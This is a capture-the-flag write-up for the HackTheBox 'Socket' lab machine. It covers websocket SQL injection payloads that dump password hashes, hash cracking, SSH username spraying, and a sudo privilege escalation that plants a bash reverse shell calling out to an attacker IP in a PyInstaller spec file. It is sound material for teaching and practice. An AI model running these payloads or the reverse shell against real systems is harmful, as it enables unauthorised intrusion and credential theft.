# HackTheBox Writeup - Socket

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#hackthebox #nmap #linux #gobuster #detect-it-easy #forensics #pyinstxtractor #pyInstaller-extractor #pyinstxtractor #web-socket #SQL-Injection #Decompilation #sqlmap #username-anarchy #crackstation #hydra #sudo
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## Recon

## **Nmap**

```
# Nmap 7.93 scan initiated Sat Apr 1 10:31:54 2023 as: nmap -sVC -p- -Pn -T4 -oA socket -vv 10.10.11.206
Nmap scan report for 10.10.11.206
Host is up, received user-set (0.085s latency).
Scanned at 2023-04-01 10:31:55 EDT for 165s
Not shown: 65532 closed tcp ports (reset)
PORT
         STATE SERVICE REASON
                                     VFRSTON
                       syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkev:
    256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
  ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIZAFurw3qLK40EzrjFarOhWslRrQ3K/MDVL2opfXQLI+zYXSwqofxsf8v2MEZuIGj6540YrzldnPf
8CTFSW2rk=
    256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPTtbUicaITwpKjAQWp8Dkq1glFodwroxhLwJo6hRBUK
                      syn-ack ttl 63 Apache httpd 2.4.52
80/tcp open http
http-title: Did not follow redirect to http://qreader.htb/
http-methods:
 Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache/2.4.52 (Ubuntu)
5789/tcp open unknown syn-ack ttl 63
 fingerprint-strings:
```


```
GenericLines, GetRequest, HTTPOptions, RTSPRequest:
     HTTP/1.1 400 Bad Request
      Date: Sat, 01 Apr 2023 14:33:14 GMT
      Server: Python/3.10 websockets/10.4
      Content-Length: 77
      Content-Type: text/plain
      Connection: close
      Failed to open a WebSocket connection: did not receive a valid HTTP request.
    Help, SSLSessionReq:
     HTTP/1.1 400 Bad Request
      Date: Sat, 01 Apr 2023 14:33:30 GMT
      Server: Python/3.10 websockets/10.4
      Content-Length: 77
      Content-Type: text/plain
      Connection: close
      Failed to open a WebSocket connection: did not receive a valid HTTP request.
Service Info: Host: greader.htb; OS: Linux; CPE: cpe:/o:linux:linux kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 1 10:34:40 2023 -- 1 IP address (1 host up) scanned in 165.25 seconds
```

#### Add to hosts

```
echo '10.10.11.206 qreader.htb' >> /etc/hosts
```

### 80 - QReader

#### Info



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### QR code with logo / image

The QR code standard includes a sophisticated error correction technique (Reed-Solomon error correction). Therefore, it is possible to style some parts of QR codes. For example, our generator is able to change the foreground and background color of a code and it is also possible to embed a logo, e.g. in the middle of the QR image. Embedding content matching logos or icons helps the user see what to expect from the QR code before scanning, even though the QR code contents will not be displayed before scanning the code. We have extensive experience with Logo QR codes and you are welcome to contact us for creating your custom logo QR code with colors matching your corporate identity

### QR code with design / style

Aprt from QR codes with logo, there are also so called Design QR codes. QR codes with design are even more modified, they provide a more artsy look than just an image-logo placed in the center of a QR code. Our partner VisuaLead offers numerous functions with which you can let your creativity run wild. Create unique, professional QR codes. The increased attractiveness of QR codes with design invites your users to scan the code even more than with a simple logo.

### Download our app

Besides from the online tool, we offer you a desktop application that allows you to do these convertions very easily. As if now, it only supports Windows and Linux distributions. We hope to do a release for Android devices soon!

Our Work so far

Total convertions: 2289

Total downloads: 1000

#### Dir

```
http://qreader.htb/report (Status: 200) [Size: 4161]
http://qreader.htb/. (Status: 200) [Size: 6992]
http://qreader.htb/embed (Status: 405) [Size: 153]
http://qreader.htb/reader (Status: 405) [Size: 153]
http://qreader.htb/server-status (Status: 403) [Size: 276]
```

# **User Flag**

### **Enumerate Web socket**

```
echo '10.10.11.206 ws.qreader.htb' >> /etc/hosts
```

Search for websocket hacktricks, found tool: websocat

```
— (root⊗kali)-[~/socket]

# wget https://github.com/vi/websocat/releases/download/v1.11.0/websocat.x86_64-unknown-linux-musl

--2023-04-05 02:17:15-- https://github.com/vi/websocat/releases/download/v1.11.0/websocat.x86_64-unknown-linux-musl

— (root⊗kali)-[~/socket]

# ./websocat.x86_64-unknown-linux-musl 'ws://ws.qreader.htb:5789/version' -v

[INFO websocat::lints] Auto-inserting the line mode

[INFO websocat::ws_client_peer] get_ws_client_peer

[INFO websocat::ws_client_peer] Connected to ws

{"version":1}

[INFO websocat::ws_peer] Received WebSocket close message

{"message": "Invalid version!"}

— (root⊛kali)-[~/socket]

# ./websocat.x86_64-unknown-linux-musl 'ws://ws.qreader.htb:5789/update' -v

[INFO websocat::lints] Auto-inserting the line mode
```

## **Analyze Qreader Client**

Download the greader client

#### Analyze the file

```
(root@kali)-[~/socket/qreader_linux]

_# cd app

___(root@kali)-[~/socket/qreader_linux/app]

_# file qreader

qreader: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=3f71fafa6e2e915b9bed491dd97e1bab785158de, for GNU/Linux 2.6.32, stripped
```

#### Install Detect it easy one liner

```
wget https://github.com/horsicq/DIE-engine/releases/download/3.07/die_3.07_Debian_11_amd64.deb && dpkg -i
die_3.07_Debian_11_amd64.deb
```

#### Linux compiled version doesn't give much info

```
r (root⊗kali)-[~/socket/qreader_linux/app]

-# diec qreader

ELF64

Library: GLIBC(2.7)[EXEC AMD64-64]

Compiler: gcc((GNU) 4.8.5 20150623 (Red Hat 4.8.5-44))[EXEC AMD64-64]
```

#### Try analyzing windows client

```
root@kali)-[~/socket]
# mkdir greader windows && cd greader windows/ && wget http://greader.htb/download/windows
(root%kali)-[~/socket/qreader_windows]
L# unzip windows
Archive: windows
   creating: app/
 inflating: app/greader.exe
 inflating: app/test.png
(root@kali)-[~/socket/greader windows]
└─# cd app
(root%kali)-[~/socket/greader windows/app]
└─# diec greader.exe
PE64
   Packer: PyInstaller(-)[-]
   Compiler: Microsoft Visual C/C++(2022 v.17.3)[-]
   Linker: Microsoft Linker(14.33**)[GUI64]
```

Use <u>pyinstxtractor-ng</u> or the <u>online version</u>

```
[+] Possible entry point: qreader.pyc
[+] Found 677 files in PYZArchive
[+] Successfully extracted pyinstaller archive: qreader.exe

You can now use a python decompiler on the pyc files within the extracted directory
[+] Extraction completed successfully, downloading zip
```

Decompile the bytecode using online service or uncompyle6

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.9
import cv2
import sys
import grcode
import tempfile
import random
import os
from PyQt5.QtWidgets import *
from PyQt5 import uic, QtGui
import asyncio
import websockets
import json
VERSION = '0.0.2'
ws_host = 'ws://ws.greader.htb:5789'
icon path = './icon.png'
def setup env():
    global tmp_file_name
    pass
# WARNING: Decompyle incomplete
class MyGUI(QMainWindow):
    def __init__(self = None):
        super(MyGUI, self).__init__()
        uic.loadUi(tmp_file_name, self)
        self.show()
        self.current file = ''
        self.actionImport.triggered.connect(self.load_image)
        self.actionSave.triggered.connect(self.save_image)
        self.actionQuit.triggered.connect(self.quit_reader)
```

```
self.actionVersion.triggered.connect(self.version)
    self.actionUpdate.triggered.connect(self.update)
    self.pushButton.clicked.connect(self.read code)
    self.pushButton 2.clicked.connect(self.generate code)
    self.initUI()
def initUI(self):
    self.setWindowIcon(QtGui.QIcon(icon path))
def load_image(self):
    options = QFileDialog.Options()
    (filename, ) = QFileDialog.getOpenFileName(self, 'Open File', '', 'All Files (*)')
   if filename != '':
        self.current file = filename
        pixmap = QtGui.QPixmap(self.current file)
        pixmap = pixmap.scaled(300, 300)
        self.label.setScaledContents(True)
        self.label.setPixmap(pixmap)
def save image(self):
    options = QFileDialog.Options()
    (filename, _) = QFileDialog.getSaveFileName(self, 'Save File', '', 'PNG (*.png)', options, **('options',))
   if filename != '':
       img = self.label.pixmap()
        img.save(filename, 'PNG')
def read_code(self):
   if self.current file != '':
        img = cv2.imread(self.current_file)
        detector = cv2.QRCodeDetector()
        (data, bbox, straight qrcode) = detector.detectAndDecode(img)
```

```
self.textEdit.setText(data)
    else:
        self.statusBar().showMessage('[ERROR] No image is imported!')
def generate code(self):
    qr = qrcode.QRCode(1, qrcode.constants.ERROR_CORRECT_L, 20, 2, **('version', 'error_correction', 'box_size', 'border'))
    qr.add data(self.textEdit.toPlainText())
    qr.make(True, **('fit',))
   img = qr.make image('black', 'white', **('fill_color', 'back_color'))
   img.save('current.png')
    pixmap = QtGui.QPixmap('current.png')
    pixmap = pixmap.scaled(300, 300)
    self.label.setScaledContents(True)
    self.label.setPixmap(pixmap)
def quit reader(self):
   if os.path.exists(tmp file name):
        os.remove(tmp_file_name)
    sys.exit()
def version(self):
    response = asyncio.run(ws connect(ws host + '/version', json.dumps({
        'version': VERSION })))
    data = json.loads(response)
   if 'error' not in data.keys():
        version info = data['message']
       msg = f'''[INFO] You have version {version info['version']} which was released on {version info['released date']}'''
        self.statusBar().showMessage(msg)
    else:
        error = data['error']
        self.statusBar().showMessage(error)
```

```
def update(self):
        response = asyncio.run(ws_connect(ws_host + '/update', json.dumps({
            'version': VERSION })))
        data = json.loads(response)
       if 'error' not in data.keys():
           msg = '[INFO] ' + data['message']
            self.statusBar().showMessage(msg)
        else:
            error = data['error']
            self.statusBar().showMessage(error)
    __classcell__ = None
async def ws_connect(url, msg):
    pass
# WARNING: Decompyle incomplete
def main():
    (status, e) = setup_env()
   if not status:
        print('[-] Problem occured while setting up the env!')
    app = QApplication([])
   window = MyGUI()
   app.exec_()
if __name__ == '__main__':
   main()
```

### **Websocket SQLI**

Confirm SQLI

```
rection (root ⊕kali)-[~/socket]

# ./websocat.x86_64-unknown-linux-musl ws://ws.qreader.htb:5789/version -v

[INFO websocat::lints] Auto-inserting the line mode

[INFO websocat::stdio_threaded_peer] get_stdio_peer (threaded)

[INFO websocat::ws_client_peer] get_ws_client_peer

[INFO websocat::ws_client_peer] Connected to ws

{"version": "0.0.2\" or 1=1 --"}

[INFO websocat::ws_peer] Received WebSocket close message

{"message": {"id": 2, "version": "0.0.2", "released_date": "26/09/2022", "downloads": 720}}

[INFO websocat::sessionserve] Reverse finished
```


#### Use a script to transfer websocket to http

```
import contextlib
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create connection
ws server = "ws://ws.greader.htb:5789/version"
def send_ws(payload):
    ws = create connection(ws server)
    # If the server returns a response on connect, use below line
    # resp = ws.recv() # If server returns something like a token on connect you can find and extract from here
    # For our case, format the payload in JSON
    # replacing ' with \" to avoid breaking JSON structure
    message = unquote(payload).replace("'", '\\"')
    data = f'{{"version":"{message}"}}'
    ws.send(data)
    resp = ws.recv()
    ws.close()
```

```
return resp or ''
def middleware server(host port, content type="text/plain"):
    class CustomHandler(SimpleHTTPRequestHandler):
        def do_GET(self) -> None:
            self.send response(200)
            try:
                payload = urlparse(self.path).query.split('=', 1)[1]
            except IndexError:
                payload = False
            content = send ws(
                payload) if payload else 'No parameters specified!'
            self.send_header("Content-type", content_type)
            self.end headers()
            self.wfile.write(content.encode())
            return
    class _TCPServer(TCPServer):
        allow_reuse_address = True
   httpd = _TCPServer(host_port, CustomHandler)
   httpd.serve_forever()
print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")
with contextlib.suppress(KeyboardInterrupt):
    middleware_server(('127.0.0.1', 8081))
```

Use union to get user password

It will be quite struggling to figure out it's SQLite by doing manually without sqlmap, Figured out it may be **sqlite** based on the fact that <code>database()</code> function doesn't work.



## **SQLITE Injection Manually**

Doing manually for OSCP

#### **Foothold**


send the request through burp proxy

#### then send to repeater



#### **Enumerate**

Edit the payload from **Decoded From** input box -> apply changes -> press CTRL + SPACE to send request



#### **Enumerate table's column count**

Payload:

```
0.0.2' union all select NULL, NULL, NULL; --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": null}}
```

### **Enumerate Basic Information**

Tried enumerating dbms version, user, database, doesn't work

Functions:

```
version(), user(), database()
```

Use the DMBS Identification list from <a href="PayloadAllTheThings">PayloadAllTheThings</a>

Payload:

```
0.0.2' union all select NULL, NULL, sqlite_version(); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "3.37.2"}}
```

#### **Enumerate tables**

Request:

```
0.0.2' union all select NULL, NULL, (SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "versions,users,info,reports,answers"}}
```

#### Enumerate columns from table: users

Request:

```
0.0.2' union all select NULL, NULL, (SELECT group_concat(sql) FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='users') --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT, password DATE, role TEXT)"}}
```

#### Enumerate data from table: users

Request:

```
0.0.2' union all select NULL, NULL, (SELECT group_concat(username|| ' : ' ||password) from users); --
```

Response:

```
{"message": {"id": null, "version": null, "released_date": null, "downloads": "admin : 0c090c365fa0559b151a43e0fea39710"}}
```

### **SQLMap**

### **SSH Access**

#### **Generate Username to bruteforce**

Put the md5 hash @c@9@c365fa@559b151a43e@fea39710 to crackstation, found cleartext password in DB: denjanjade122566

Tried login to ssh with user root and admin, both failed

Use username-anarchy to generate usernames based on the site reply user: Thomas Keller

```
ruby username-anarchy Thomas Keller | tee usernames.txt

thomas

thomaskeller

thomas.keller

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tkeller

kthomas

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```

```
keller
keller.t
keller.thomas
tk
```

### **SSH Password Spray**

## **Get Flag**

```
root⊕kali)-[~/socket/username-anarchy]

# ssh tkeller@qreader.htb

tkeller@socket:~$ cat user.txt

3d83d5ee019b0c8f5f6deefe0fbe3c52
```

# **Root Flag**

## **Sudo - Pyinstaller Build Script**

There's a script which is able to run as root

```
tkeller@socket:~$ sudo -l
Matching Defaults entries for tkeller on socket:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty
```

```
User tkeller may run the following commands on socket:

(ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh
```

#### Analyze the script

```
tkeller@socket:~$ ls -la /usr/local/sbin/build-installer.sh
-rwxr-xr-x 1 root root 1096 Feb 17 11:41 /usr/local/sbin/build-installer.sh
tkeller@socket:~$ cat /usr/local/sbin/build-installer.sh
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
 /usr/bin/echo "No enough arguments supplied"
 exit 1;
fi
action=$1
name=$2
ext=$(/usr/bin/echo $2 |/usr/bin/awk -F'.' '{ print $(NF) }')
if [[ -L $name ]];then
 /usr/bin/echo 'Symlinks are not allowed'
 exit 1;
fi
if [[ $action == 'build' ]]; then
 if [[ $ext == 'spec' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
   /home/svc/.local/bin/pyinstaller $name
   /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
   exit 1;
 fi
elif [[ $action == 'make' ]]; then
 if [[ $ext == 'py' ]]; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
```

```
/root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /tmp
/usr/bin/mv ./dist ./build /opt/shared
else
    echo "Invalid file format"
    exit 1;
fi
elif [[ $action == 'cleanup' ]]; then
/usr/bin/rm -r ./build ./dist 2>/dev/null
/usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
/usr/bin/rm /tmp/qreader* 2>/dev/null
else
/usr/bin/echo 'Invalid action'
exit 1;
fi
```

#### Zoom in:

- home/svc/.local/bin/pyinstaller \$name
- /usr/bin/rm /tmp/qreader\* 2>/dev/null

#### How the pwn process will be:

- Pass build as 1st argument, which will be stored to variable \$action
- Pass /tmp/greader.spec as 2nd argument, which will be stored to variable \$name
- By reading pyinstaller's spec file docs and examples, we know that spec file can include python scripts
- Put reverse shell into spec file: /tmp/greader.spec

```
root⊕kali)-[~/socket/DIE-engine/die_script]

-# rlwrap nc -lvnp 1111

listening on [any] 1111 ...
```

```
tkeller@socket:~$ cat > /tmp/qreader.spec << EOF
import os; os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/1111 0>&1'")
```

```
tkeller@socket:~$ sudo -u root /usr/local/sbin/build-installer.sh build /tmp/qreader.spec
184 INFO: PyInstaller: 5.6.2
184 INFO: Python: 3.10.6
188 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
190 INFO: UPX is not available.
```

PS: Someone could use while true; do cat /tmp/greader.spec 2>/dev/null; done to catch the content

```
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.206] 41250
root@socket:/tmp# cd ~

cd ~

root@socket:~# cat root.txt

cat root.txt
2bfb1a18486deee59669e6898f863a3a
```

## **Additional**

## **Failed Attempts**


### **Report Page XSS**

Tried XSS on the report page





### What's wrong?



First Name

Your name..